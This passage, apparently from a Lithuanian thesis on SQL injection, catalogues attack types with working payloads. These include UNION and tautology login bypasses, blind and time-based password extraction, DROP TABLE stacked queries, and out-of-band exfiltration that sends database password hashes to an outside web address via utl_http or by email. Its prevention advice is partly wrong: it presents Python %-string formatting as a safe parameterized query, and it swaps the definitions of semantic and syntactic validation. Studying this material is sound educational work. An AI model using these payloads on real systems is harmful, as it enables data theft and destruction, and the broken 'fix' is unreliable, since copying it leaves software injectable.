  # Jei užklausa grąžina sąlygas tenkinantį įrašą vartotojas laikomas prisijungusiu
prie sistemos.
  irasas = cursor.fetchone()
  if irasas:
    session['prisijunges_vartotojas'] = slapyvardis

  # Ryšio nutraukimas su duomenų baze
  db.close()
```

2.6 pav. Pažeidžiamas kodo fragmentas.

Paveikslėlyje (žr. 2.6 pav.) pateikiama įgyvendinta saityno programos vartotojo autentifikacijos funkcija. Kintamiesiems „slapyvardis“ bei „slaptazodis“ priskiriami vartotojo nurodyti duomenys, užmezgamas ryšys su duomenų baze, įterpus vartotojo įrašytus kintamuosius vykdoma SQL užklausa. Vartotojas autentifikuojamas, jei duomenų bazėje aptinkamas vartotojas su nurodytais duomenis.

2.6.1. Logiškai nekorektiškos užklausos ataka

Paskirtis

Šio tipo atakos metu siekiama identifikuoti naudojamos duomenų bazės informaciją bei parametrus, kuriais galima manipuliuoti.

Aprašymas

Atakos metu saityno programos atidarytas klaidos puslapis neretai atskleidžia manipuliuotinus parametrus ar svarbią informaciją, susijusią su duomenų baze – schemą, lentelių pavadinimus, kodo fragmentą, kuriame buvo užfiksuota klaida. Dažnu atveju šio tipo atakos naudojamos siekiant gauti daugiau informacijos apie sistemą ir joje talpinamus duomenis.


Pavyzdys

Ataka gali būti laikoma sėkminga, jei įvedus nekorektišką užklausą, galima sužinoti naudojamos duomenų bazės valdymo sistemos pavadinimą, versiją, naudojamą saityno programos karkasą (žr. 2.7 pav.) ar bet kokią kitą duomenų bazėje talpinamą informaciją.



2.7 pav. Klaida, gauta bandant įvykdyti nekorektišką užklausą [17].

Iš paveikslėlio (žr. 2.7 pav.) galima matyti, jog saityno programa naudoja „MSSQL“ duomenų bazę, o puslapis plėtojamas naudojantis „ASP.NET“ karkasu. Programuotojui pamiršus išjungti derinimo (angl. *debug*) režimą, klaidos puslapis gali nurodyti konkretų kodo fragmentą, kuriame įvyksta klaida, saityno programos paleidimo katalogą (angl. *directory*) (žr. 2.8 pav.).



2.8 pav. Klaidos puslapyje atvaizduojamas kodo fragmentas [17].

Informacija (žr. 2.8 pav.), gauta vykdant šio tipo ataką, yra svarbi atliekant kitų tipų SQL injekcines užklausas.

Klaidinga galėtų būti laikoma užklausa, kurioje mėginama „nvarchar“ tipo kintamąjį pakeisti „int“ tipo kintamuoju (žr. 2.9 pav.).

```
SELECT * FROM vartotojai WHERE slapyvardis = 'Administratorius' AND slaptazodis =
convert(int,(select top 1 name from sysobjects where xtype=`u`))
```

2.9 pav. Logiškai nekorektiška užklausa.

Paveikslėlyje (žr. 2.9 pav.) pateikiamos užklausos vykdymo metu įterpiamas fragmentas, kuriuo mėginama išgauti pirmosios lentelės pavadinimą iš duomenų bazės metaduomenų lentelės ir pakeisti įrašo kintamojo tipą iš „nvarchar“ į „int“ tipo kintamąjį. Kadangi šis pakeitimas nėra korektiškas, DBVS informuoja vartotoją apie klaidą (žr. 2.10 pavyzdį).

```
Microsoft OLE DB Provider For SQL Server (0x80040E07) Error converting nvarchar
value 'VartotojuDuomenys' to a column of data type int
```

2.10 pav. MSSQL duomenų bazių valdymo sistemos pateikiama klaida.

Paveikslėlyje (žr. 2.10 pav.) pateikiama klaidos žinutė programišiui atskleidžia naudojamos duomenų bazės valdymo sistemos pavadinimą, o taip pat ir pirmosios duomenų bazės lentelės pavadinimą. Pakartotinai vykdant užklausą užpuolikas gali sudaryti preliminarią duomenų bazės schemą, kuri palengvintų atakos atlikimą ateityje.

2.6.2. Suvienytosios užklausos ataka

Paskirtis

Šio tipo atakos metu siekiama gauti prieigą prie svetimo vartotojo paskyros pasinaudojant autentifikacijos logikos spragomis, išgauti duomenų bazėje esančius duomenis.

Aprašymas

Atakos metu prie esamos užklausos pridedama sąjungos loginė operacija „UNION“. Taip atsiranda galimybė pridėti naują, programišiaus kontroliuojamą, užklausą bei išgauti nenumatytus duomenis.

Pavyzdys

Ataka gali būti laikoma sėkminga, jei užpuolikui pridėjus loginę operaciją „UNION“ bei pratęsus užklausą, pastaroji yra įvykdoma. Pavyzdžiui, papildant užklausą teiginiu „`UNION SELECT * FROM vartotojai WHERE vartotojoId=1;--“ gaunama užklausa žemiau (žr. 2.11 pav.).

```
SELECT * FROM vartotojai WHERE slapyvardis = 'Administratorius' AND slaptazodis =
'' UNION SELECT * FROM vartotojai WHERE vartotojoId=1;--'
```

2.11 pav. Suvienytos užklausos atakos pavyzdys.

Įvykdžius paveikslėlyje (žr. 2.11 pav.) esančią užklausą programišiui grąžinama klaida, nurodanti, jog vartotojo su slapyvardžiu „Administratorius“ ir tuščiu slaptažodžiu nėra, tačiau tuo pat metu grąžinama ir visa vartotojo, kurio identifikacinis numeris yra 1, informacija. Taip atsitinka dėl įterptos „UNION“ dalies užklausoje, kuri sujungia abi užklausos dalis.

2.6.3. Atskiro srauto ataka

Paskirtis

Šio tipo atakos metu siekiama išgauti duomenų bazėje esančią informaciją pasinaudojant kitais kanalais, pavyzdžiui, išsiunčiant informaciją elektroniniu paštu arba perrašant saityno programos failus.

Aprašymas

Šio tipo ataka skiriasi nuo kitų SQL injekcijos tipų tuo, jog SQL užklausa ir rezultatai gali būti siunčiami bei gaunami atskiru srautu, tai yra, vykdant ataką rezultatas nebūtinai bus grąžinamas tuo pačiu kanalu, kuriuo buvo išsiųstas. Daugelis DBVS turi integruotą elektroninio pašto funkcionalumą (žr. 2.12 pav.). Duomenis taip pat galima siųsti HTTP/DNS protokolais arba įrašyti juos į failus, esančius serverio failinėje sistemoje.

```
xp_sendmail { [ @recipients= ] 'recipients [;...n ]' }[,[ @message= ]
'message' ]
[,[ @query= ] 'query' ]
[,[ @subject= ] 'subject' ]
[,[ @attachments= ] 'attachments' ]
```

2.12 pav. Elektroninio laiško siuntimo pavyzdys [16].

Elektronio pašto funkcionalumas, kurio pavyzdys pateikiamas paveikslėlyje (žr. 2.12 pav.), reikalingas norint įspėti administratorių, jei užpuolikas atliktų pavojingus arba nenumatytus veiksmus su duomenų baze – pridėtų naują vartotoją, bandytų atlikti operacijas su jautriais duomenimis.

Kita vertus, „Oracle“ DBVS leidžia siųsti HTTP tipo užklausas (žr. 2.13 pav.) [14].

```
utl_http.request ('http://www.puslapis.lt/')
HTTPURI_TYPE('http://www.puslapis.lt/').getclob()
```

2.13 pav. HTTP tipo siunčiama užklausa.

Paveikslėlyje (žr. 2.13 pav.) galima matyti „Oracle“ DBVS naudojamą HTTP tipo užklausų siuntimo metodą. Sistema leidžia nustatyti ne tik puslapį, į kuri kreipsis sistema, tačiau ir autentifikacijos parametrus bei kitus su užklausa susijusius duomenis.

Atskiro srauto ataką galima atlikti naudojantis serverio failų sistema. Šis metodas įmanomas tuomet, kai tiek DBVS, tiek saityno programa veikia tame pačiame serveryje. Turint reikiamas teises ir esant SQL tipo spragai sistemoje, programišius gali išvesti informaciją į numatytą failą.

Pavyzdys

Pasinaudojant elektroninio pašto funkcionalumu užpuolikas gali sukurti SQL užklausą (žr. 2.14 pav.), kuri nustatytus duomenis paprasčiausiai atsiųstų į jo numatytą elektroninio pašto dėžutę [18].

```
EXEC master..xp_startmail;
EXEC master..xp_sendmail @recipients = 'administratorius@pavyzdys.com', @query
='select @@version'
```

2.14 pav. Informacijos išsiuntimas per SQL užklausą (sudaryta autoriaus remiantis [17]).

Iš paveikslėlio (žr. 2.14 pav.) galima matyti, jog užpuolikas į savo elektroninio pašto adresą „administratorius@pavyzdys.com“ išsiunčia serveryje naudojamos DBVS versiją. Verta paminėti, jog tai galėtų būti bet kokia kita užklausa susijusi su duomenų baze.

HTTP tipo užklausomis būtų galima pasinaudoti remiantis pavyzdžiu žemiau (žr. 2.15 pav.).

```
or 1=utl_http.request ('http://www.puslapis.lt/'||(select password
from dba_users where rownum=1)) --

or 1=HTTPURI_TYPE('http://www.puslapis.lt/'||(select password from
dba_users where rownum=1)).getclob() --
```

2.15 pav. Informacijos išsiuntimas naudojantis SQL HTTP metodo implementacija (sudaryta autoriaus remiantis [17]).

Iš paveikslėlio (žr. 2.15 pav.) galima matyti, jog jautri informacija išsiunčiama į programišiaus numatytą svetainę.

2.6.4. Išvadų darymo atakos

Paskirtis

Šio tipo atakos metu siekiama nustatyti pažeidžiamus parametrus, duomenų bazės schemą, išgauti duomenis iš duomenų bazės.

Aprašymas

Atakos metu programišius siekia modifikuoti užklausą taip, jog ją atlikus, teiginių „TRUE“ arba „FALSE“ pagalba būtų atsakomas tam tikras programišiaus SQL kalba suformuluotas teiginys. Tai gali suteikti daugiau informacijos apie duomenų bazės lenteles, schemą, duomenis. Šio tipo atakos naudingos tuo atveju, kai RDBVS yra pakankamai gerai apsaugota, o papildomos informacijos iš parodomų klaidų neužtenka. Ataką galima skirstyti į du tipus:

- Būlio aklojo tipo – aktualūs duomenys gaunami programišiui siunčiant užklausas, kuriomis daromos tam tikros prielaidos apie duomenų bazę ir gaunant „TRUE“ arba “FALSE“ rezultatus. Pavyzdžiui, jei sistema grąžina reikšmę „TRUE“, puslapis ar sistema nesustoja veikti, jo išvaizda nepakinta, tačiau sistemai grąžinus reikšmę „FALSE“ – sistemos išvaizda pakinta;
- Laiko aklojo tipo – aktualūs duomenys gaunami programišiui pertvarkius užklausą taip, jog ji būtų įvykdyta tik po tam tikro laiko, jei užklausos reikšmė lygi rezultatui „TRUE“ arba „FALSE“;

Pavyzdys

Ataka gali būti laikoma sėkminga, jei pasitelkus vieną iš dviejų galimų išvadų atakos būdų išgaunami aktualūs duomenys. Pavyzdžiui, atliekant aklojo tipo ataką derėtų atpažinti sistemos veikimo pakitimus duomenų bazei grąžinus reikšmes „TRUE“ ir „FALSE“. Tarkime, jog vartotojas, kurio slapyvardis – „Administratorius“ yra duomenų bazėje. Tuomet nėra įmanoma nustatyti, ar parametru „slapyvardis“ galima manipuliuoti, jei įvykdžius užklausą žemiau (žr. 2.16 pav.) vartotojui pranešama apie prisijungimo klaidą. Reikšmė „FALSE“ gali būti grąžinama, jei parametras „slapyvardis“ paprasčiausiai apsaugotas nuo tokio tipų atakų ir taip pat dėl sąlygos „1=0“, kuri visuomet grąžina reikšmę „FALSE“.

```
SELECT * FROM vartotojai WHERE slapyvardis = 'Administratorius' AND 1=0;--' AND
slaptazodis = '';
```

2.16 pav. Aklojo tipo ataka visuomet grąžinanti reikšmę „FALSE“.

Nustačius puslapio pakitimą bei grąžinamą klaidos žinutę užklausai grąžinus reikšmę „FALSE“ pridera išsiaiškinti puslapio pakitimus užklausai grąžinant reikšmę „TRUE“. Tai galima sužinoti sąlygą „1=0“ pakeitus į „1=1“ (žr. 2.17 pav.).

```
SELECT * FROM vartotojai WHERE slapyvardis = 'Administratorius' AND 1=1;--' AND
slaptazodis = '';
```

2.17 pav. Aklojo tipo ataka visuomet grąžinanti reikšmę „TRUE“.

Jeigu klaidos žinutė parodoma dar kartą – galima patvirtinti spėjimą, jog parametras „slapyvardis“ yra apsaugotas nuo injekcinio pobūdžio atakų. Kita vertus, įvykus autentifikacijai galima daryti išvadą, jog parametru „slapyvardis“ galima manipuliuoti. Pasinaudojus šia informacija galima mėginti išgauti kitus duomenis, esančius duomenų bazėje. Pavyzdžiui, programišiui įterpus kenksmingą fragmentą ir duomenų bazės valdymo sistemai įvykdžius užklausą žemiau, palaipsniui galima išsiaiškinti vartotojo „Administratorius“ slaptažodį (žr. 2.18 pav.).

```
SELECT * FROM vartotojai WHERE slapyvardis = 'Administratorius' AND
SUBSTRING((SELECT slaptazodis FROM vartotojai WHERE slapyvardis =
'Administratorius'), 1, 1) = 'A';--' AND slaptazodis = '';
```

2.18 pav. Vartotojo „Administratorius“ slaptažodžio išgavimo užklausa.

Vykdant paveikslėlyje (žr. 2.18 pav.) esančią užklausą funkcija „SUBSTRING“ tikrina, ar vartotojo „Administratorius“ slaptažodžio pirmoji raidė yra „A“.Visą slaptažodį galima išgauti sukūrus paprogramę, kuri tikrintų kiekvieną raide ir didintų indekso numerį tol, kol būtų gautas pilnas slaptažodis. Panašus principas galioja ir su laiko tipo atakomis. Laikoma, jog reikšmė „TRUE“ yra gauta tuomet, kai atsakymas gaunamas po nustatyto laiko tarpo. Užklausa žemiau (žr. 2.19 pav.) siekiama išgauti vartotojo „Administratorius“ slaptažodį.

```
SELECT * FROM vartotojai WHERE slapyvardis = 'Administratorius' IF (SELECT
COUNT(slapyvardis) FROM vartotojai WHERE slapyvardis = 'Administratorius'
AND SUBSTRING(slaptazodis, 1, 1) > 'A') = 1 WAITFOR DELAY '0:0:1 ';-- AND
slaptazodis = '';
```

2.19 pav. Laiko tipo atakos užklausa.

Iš paveikslėlio (žr. 2.19 pav.) galima matyti, jog slaptažodžio pirmąja raide galima laikyti raidę „A“ tuomet, kai atsakymas yra gaunamas ne mažiau nei po vienos sekundės.

2.7. SQL injekcijos metodai

Žemiau apžvelgiami SQL injekcijos metodai, kuriuos derinant kartu su skirtingais SQL injekcijos tipais galima atlikti ataką.

2.7.1. Prišlietosios užklausos

Aprašymas

Atakos metu prie prie užklausos pridedama papildoma užklausa ar išsaugota procedūra (angl. *stored procedure*). Ši ataka skiriasi nuo suvienytosios užklausos atakos tuo, jog nėra naudojama sąjungos loginė operacija „UNION“.

Pavyzdys

Ataka gali būti laikoma sėkminga, jei įvykdomos abi programišiaus nurodytos užklausos – tiek numatytoji, tiek papildoma užklausa, kurios padaroma žala gali būti milžiniška. Pavyzdžiui,

užpuolikas, prisijungimo metu vietoje slaptažodžio įvedęs tekstą „`;DROP TABLE vartotojai;--“, turi galimybę ištrinti vartotojo duomenų lentelę, saugomą duomenų bazėje (žr. 2.20 pav.).

```
SELECT * FROM vartotojai WHERE slapyvardis = ''; DROP TABLE vartotojai;-- AND
slaptazodis = 'slaptazodis';
```

2.20 pav. Prišlietosios užklausos pavyzdys.

Paveikslėlyje (žr. 2.20 pav.) esanti klaida atsiranda dėl to, jog simboliai „`;“ dirbtinai užbaigia pirmąją užklausą. Valdymo sistema pradeda vykdyti antrąją užklausą, kuri pateikia instrukcijas nurodytos duomenų lentelės ištrynimui, o simboliai „;--“ užbaigia antrąją užklausą, likusią užklausos dalį paversdami komentaru.

Taip pat vietoje duomenų ištrynimo galima pridėti naujus duomenis arba modifikuoti senus. Atakos sėkmė dažnu atveju priklauso nuo to, ar duomenų bazių valdymo sistema leidžia vykdyti kelias užklausas patalpintas viename „string“ tipo kintamajame.

2.7.2. Įsimintos procedūros

Aprašymas

Atakos metu užpuolikas mėgina pasiekti ir įvykdyti duomenų bazėje esančias įsimintas procedūras. Šio tipo ataka yra pavojinga dėl to, jog dauguma duomenų bazių turi numatytas procedūras, kurios atsiranda įdiegus duomenų bazių valdymo sistemą, ir yra naudojamos esamo funkcionalumo praplėtimui. Pavyzdžiui, prieigos prie operacinės sistemos suteikimui. Viena iš rekomendacijų kuriant informacinę sistemą – naudoti įsimintas procedūras dėl jų gebėjimo apsisaugoti nuo prieš tai minėtų SQL tipo atakų, tačiau tai galioja ne visais atvejais [19]. Įsimintos procedūros gali būti neatsparios buferio perpildymo (angl. *buffer overflow*) atakoms, kurios atsiranda įsimintas procedūras rašant specialiomis skriptų kalbomis [20].

Pavyzdys

Įsiminta procedūra žemiau (žr. 2.21 pav.) neapsaugo nuo SQL atakos grėsmės

```
CREATE PROCEDURE VRT_DUOMENYS(IN AsmKodas Varchar(50), IN Vardas Varchar(50),IN
Pavarde Varchar(50))
BEGIN
            SELECT * FROM Vartotojai WHERE Vardas='"@Vardas"' AND
AsmKodas='"@AsmKodas"' AND Pavarde='"@Pavarde"'
END
```

2.21 pav. Pažeidžiama procedūra.

Iš paveikslėlio (žr. 2.21 pav.) galima matyti, jog pakeitus kintamąjį „AsmKodas“ ar bet kurį kitą parametrą į „`;DROP TABLE Vartotojai;--“ būtų įvykdoma prišlietoji ataka (žr. 2.22 pav.).

```
SELECT * FROM Vartotojai WHERE Vardas='"@Vardas"' AND AsmKodas=''; DROP TABLE
vartotojai;--` AND Pavarde='"@Pavarde"'
```

2.22 pav. Prišlietoji ataka gauta pasinaudojant išsaugotos procedūros spraga.

Paveikslėliuose esantys pavyzdžiai (žr. 2.21 ir 2.22 pav.) parodo, jog SQL tipo atakas galima įvykdyti ir su įsimintomis procedūromis, jei jos parašytos nesivadovaujant gerosiomis programavimo praktikomis.

2.7.1. Tautologinės injekcijos

Aprašymas

Atakos metu, SQL užklausoje esančios sąlygos, pavyzdžiui, sąlyga „WHERE“, koreguojamos taip, jog užklausos rezultatas visuomet grąžintų reikšmę „True“. To pasekoje, duomenų bazė grąžina visus su užklausa susijusius duomenis. Dažnu atveju šio tipo atakos naudojamos norint prisijungti prie kito asmens paskyros [21].

Pavyzdys

Ataka gali būti laikoma sėkminga, jei atvaizduojami su užklausa susiję duomenys arba atliekamas programišiaus nurodytas veiksmas grąžinus bent vieną įrašą. Pavyzdžiui, vartotojas, prisijungimo metu galintis keisti kintamuosius „slapyvardis“ ir „slaptazodis“, turi galimybę įvykdyti paveikslėlyje (žr. 2.23 pav.) pavaizduotą užklausą.

```
SELECT * FROM vartotojai WHERE slapyvardis = 'Administratorius' AND slaptazodis = ''
OR 1 = 1 -- '
```

2.23 pav. SQL užklausa su įterpta sąlyga.

Klaida paveikslėlyje (žr. 2.23) atsiranda dėl kintamojo „slaptazodis“ reikšmės – „` OR 1=1 --“. RDBVS tikrina kiekvieną duomenų bazėje esančią eilutę ir grąžina ją, jei užklausa atitinka nurodytą slapyvardį bei slaptažodį arba nurodytą papildomą salygą, kaip pavyzdžiui „OR 1=1“. Kadangi sąlyga yra tautologinė, ji visuomet grąžina reikšmę „TRUE“. Dėl to sistema autentifikuoja vartotoją ir suteikia prieigą prie sistemos [21].

2.8. SQL injekcijų prevencija

Norint apsaugoti saityno programą nuo SQL injekcijų būtina išsikelti du tikslus: išsiaiškinti galimas injekcijos vietas bei įvertinti žalą, kurią sistema patirtų atlikus injekcinę ataką Dažnu atveju saityno programa komunikuoja su duomenų baze šiais atvejais:

- E-komercijos sistemose – vartotojui ieškant pageidaujamo produkto saityno programa kreipiasi į RDBVS ir atlieka operacijas su duomenų bazėje talpinamomis prekėmis, jos rūšiuojamos pagal įvairius parametrus, pavyzdžiui, dydį, kainą, turimą kiekį.
- Paieškos laukuose – vartotojui naudojantis saityno programoje esančiu paieškos lauku sistema kreipiasi į RDBVS bei atlieka įvairius veiksmus susijusius su paieška. Ieškoma panašumų tarp vartotojo įvesties bei įrašų, esančių duomenų bazėje.
- Autentifikacijos metu – vartotojui prisijungiant prie sistemos tikrinami tokie duomenys kaip slapyvardis, slaptažodis, elektroninio pašto adresas. Atliekamos operacijos su vartotojo pateiktu slaptažodžiu bei tikrinama, ar pateikti duomenys atitinka duomenis, esančius duomenų bazėje.

Kituose skyreliuose minimus žingsnius rekomenduojama derinti tarpusavyje bei neimplementuoti jų pavieniui.

2.8.1. Kodo apsaugos

Kodo lygmens apsaugos gali padėti programuotojams ar saugumo ekspertams sumažinti SQL injekcinės atakos galimybes arba visiškai pašalinti šią grėsmę [22]. Šis apsaugos tipas susijęs

su įgyvendintos sistemos tobulinimu – papildomų funkcijų pridėjimu, bet ne pačio projekto konfigūracijos modifikavimu. Galimi kodo apsaugos patarimai pateikiami skyreliuose žemiau.

2.8.1.1. Parametrizuotos užklausos

Viena iš pagrindinių SQL injekcijos atakų atsiradimo priežasčių – dinamiškas kintamųjų sudėliojimas į SQL tipo užklausą, kuris remiasi „string“ tipo kintamųjų sujungimu. Tai reiškia, jog vartotojo nurodyta kintamojo reikšmė, tiesiogiai perkeliama į užklausą, gali praplėsti esamą užklausą ir įvykdyti nenumatytus veiksmus. Ši klaida pateikiama prisijungimo funkcijoje (žr. 2.6 pav.) ir gali būti ištaisyta nuėmus apostrofo simbolius taip sukuriant parametrizuotą užklausą (žr. 2.24 pav.).

```
cursor.execute("SELECT * FROM vartotojai WHERE slapyvardis = %s AND slaptazodis =
%s" % (slapyvardis, slaptazodis))
```

2.24 pav. Parametrizuota SQL užklausa.

Iš paveikslėlio (žr. 2.24 pav.) galima matyti, jog vienintelis pakeitimas – nuimti apostrofo simboliai, tačiau tai pakeičia SQL užklausos veikimą ir ji nebekelia grėsmės. Išimtis taikoma tais atvejais, kai duomenų bazėje naudojamos neteisingai implementuotos įsimintos procedūros. Šią apsaugos procedūra palengvina tai, jog kiekvienos programvimo kalbos dokumentacijoje galima rasti teisingų parametrizuotų užklausų implementavimo pavyzdžių. Kiekviena sistemoje naudojama užklausa privalo būti parametrizuota.

2.8.1.2. Vartotojo teisių nustatymas RDBVS

Apsisaugoti nuo galimos SQL injekcinės atakos žalos galima suteikiant prieigą prie RDBVS esančių lentelių tik numatytiesiems vartotojams. Rekomenduojama sukurti skirtingus vartotojus su ribotomis teisėmis, kurie negalėtų pasiekti jautrių duomenų. Pavyzdžiui, turint pažeidžiamą saityno programą, kuri naudojasi duomenų baze „Parduotuvė“ bei joje esančiomis lentelėmis „Produktai“ bei „Vartotojai“ galima sukurti skirtingus vartotojus „Lankytojas“ bei „Administratorius“ (žr. 4.25 pav.).

```
CREATE USER 'Lankytojas'@'localhost';
CREATE USER 'Administratorius'@'localhost';
GRANT ALL Parduotuve TO 'Administratorius'@'localhost';
GRANT SELECT Parduotuve.Produktai TO 'Lankytojas'@'localhost';
```

4.25 pav. Vartotojų sukūrimo bei teisių priskyrimo komandos.

Iš paveikslėlio (žr. 4.25 pav.) galima matyti, jog vartotojui „Administratorius“ suteikiama pilna prieiga prie duomenų bazėje esančių lentelių, o vartotojui „Lankytojas“ – tik prie lentelės „Produktai“. Tarkime, jog pažeidžiamoje programoje galima naudotis paieškos laukeliu bei ieškoti lentelėje „Produktai“ esančių prekių. Suteikus vartotojui „Lankytojas“ prieigą prie lentelės „Produktai“, o vartotojui „Administratorius“ prieigą prie abiejų lentelių, užtikrinama, jog netgi esant pažeidžiamumui saityno programoje, „Lankytojas“ negalės pasiekti jautrių duomenų esančių lentelėje „Vartotojai“ (žr. 4.26 pav.).

```
mysql> SELECT * FROM Produktai;
+-------------+--------------+
| produkto_id | produkto_pav |
+-------------+--------------+
|           1 | pienas       |
|           2 | duona        |
|           3 | ledai        |
+-------------+--------------+
3 rows in set (0,00 sec)
mysql> SELECT * FROM Vartotojai;
```

```
ERROR 1142 (42000): SELECT command denied to user 'Lankytojas'@'localhost' for
table 'vartotojai'
```

4.26 pav. Atmesta vartotojo „Lankytojas“ užklausa, kuria siekiama pasiekti lentelę „Vartotojai“.

Iš paveikslėlio (žr. 4.26 pav.) galima matyti, jog „Lankytojas“ gali pasiekti lentelę „Produktai“, tačiau prieiga prie lentelės „Vartotojai“ yra atmetama. Taip atsitinka dėl to, jog „Lankytojas“ neturi reikiamų teisių lentelei pasiekti.

2.8.1.3. Įvesties patikra

Šios procedūros metu vartotojo pateikta įvestis tikrinama su programuotojo nustatytomis taisyklėmis. Vartotojo įvestį pridera tikrinti tiek semantiškai, tiek sintaksiškai [22].

Semantinė validacija užtikrina, jog įvesti duomenys atitinka programuotojo numatytą formatą. Pavyzdžiui, vartotojo įvestas mobiliojo telefono numeris turi būti sudarytas iš skaičių, jame negali būti raidžių ar specialiųjų simbolių.

Sintaksinė validacija užtikrina, jog įvesti duomenys yra logiški programuotojo numatytame verslo kontekste. Pavyzdžiui, vartotojo įvesto mobiliojo telefono numerio pirmieji trys skaičiai yra „+370“, arba vartotojo nurodyta tam tikro įvykio pradžios data nėra vėlesnė nei pabaigos data.

Užtikrinus įvesties sintaksinį bei semantinį įvestis tikrinama taikant baltojo (angl. *whitelist*) arba juodojo (angl. *blacklist*) sąrašo metodus.

Taikant baltojo sąrašo metodą, įvesties patikrą gali praeiti tik nustatytas taisykles atitinkanti įvestis. Pavyzdžiui, vartotojui registruojantis prie e-komercijos sistemos tikrinamas jo telefono numerio ilgis, pirmi trys simboliai. Mobiliojo telefono numeris yra atmetamas neatitikus kriterijams. Taikant baltojo sąrašo metodą rekomenduojama atsižvelgti į validžių duomenų tipą, dydį, intervalą, turinį bei žinomas galimas reikšmes.

Kita vertus, taikant juodojo sąrašo metodą, įvesties patikrą gali praeiti tik nustatytų taisyklių neatitinkanti įvestis. Pavyzdžiui, sudarius juodąjį internetinių protokolų adresų sąrašą, serverio administratorius gali atmesti kiekvieną užklausą, kuri atkeliauja iš užblokuoto adreso.

Gali pasirodyti, jog įvesties patikrą galima nesudėtingai atlikti pritaikant RegEx, tačiau tai nėra taip paprasta. Pavyzdžiui, programuotojui naudojantis reguliariąja išraiška elektroniniams pašto adresams patikrinti (žr. 2.27 pav.) galima surasti įvairių spragų.

```
/^[a-zA-Z0-9.!#$%&'*+\/=?^_`{|}~-]+@[a-zA-Z0-9](?:[a-zA-Z0-9-]{0,61}[a-zA-
Z0-9])?(?:\.[a-zA-Z0-9](?:[a-zA-Z0-9-]{0,61}[a-zA-Z0-9])?)*$/
```

2.27 pav. Reguliarioji išraiška elektroniniams pašto adresams patikrinti.

Nors reguliarioji išraiška paveikslėlyje (žr. 2.27 pav.) atrodo sudėtinga ir apimanti daugelį skirtingų scenarijų, tačiau ji taip pat turi išimčių. Elektroninio pašto adresas „neteisingas@pastas“ būtų priskiriamas prie teisingų pašto adresų sąrašo. Verta paminėti, jog kuriant reguliariąsias išraiškas, kurias naudos kiti vartotojai jos gali būti neatsparios „ReDoS“ tipo atakoms, kurių metu įvedama specifinė reguliarioji išraiška, kurią patikrinti užima itin daug laiko. Dėl šios priežasties panašioms užduotims rekomenduojama naudoti patvirtintas, populiarias bibliotekas, kurios geba patvirtinti elektroninio pašto adresus, mobiliojo telefono numerius. Kiekviena vartotojo įvestis privalo būti validuojama.

2.8.1.4. Išvesties koduotės keitimas

Šios procedūros metu vartotojo siunčiama informacija yra koduojama ir patalpinama į duomenų bazę. Šis žingsnis ypač svarbus, jei prieš tai informacija nebuvo validuojama. Simbolių kodavimas itin svarbus naudojantis „MySQL“ DBVS, nes „string“ tipo kintamiesiems įvesti naudojamos kabutės. Jeigu vartotojas į įvesties laukelį įvestų vieną kabutės simbolį, sistema gali parodyti nenumatytą klaidą. Dėl šios priežasties rekomenduojama prieš kabutes pridėti „\“ simbolį, kuris apsaugotų nuo galimos spragos. Tai atlikti galima pasinaudojus „MySQL“ funkcija „replace“, kuri pakeičia tam tikrą simbolį ar simbolių seką kitais numatytais simboliais.

2.8.1.5. Sistemos projektavimo rekomendacijos

Viršuje išvardintos technikos dažnai taikomos jau sukurtai sistemai, tačiau didžiausia nauda pasiekiama, kai į sistemos saugumą atsižvelgiama jos projektavimo metu. Sistemos projektavimo metu svarbu numatyti, jog kiekvieno kreipimosi į duomenų bazę metu būtų naudojamos išsaugotos procedūros. Dažnu atveju kuriamai sistemai yra suteikiama daugiau teisių nei jai gali prireikti veikimo metu. Sėkmingai įvykdžius SQL injekcinę ataką dauguma duomenų tampa pasiekiami dėl neteisingai sukonfigūruotų saugumo prieigos nustatymų. Dėl šios priežasties derėtų užtikrinti, jog kiekviena sistemos dalis veikia tik su būtinomis privilegijomis. Naudojant išsaugotas procedūras galima numatyti SQL formuluotės vykdymo teises. Jei procedūra turi teisingai numatytas vykdymo teises, tačiau yra implementuota neteisingai, pavyzdžiui, yra įmanoma atlikti SQL injekciją, jautriausi duomenų bazės duomenys vis tiek išliks nepasiekiami [13].

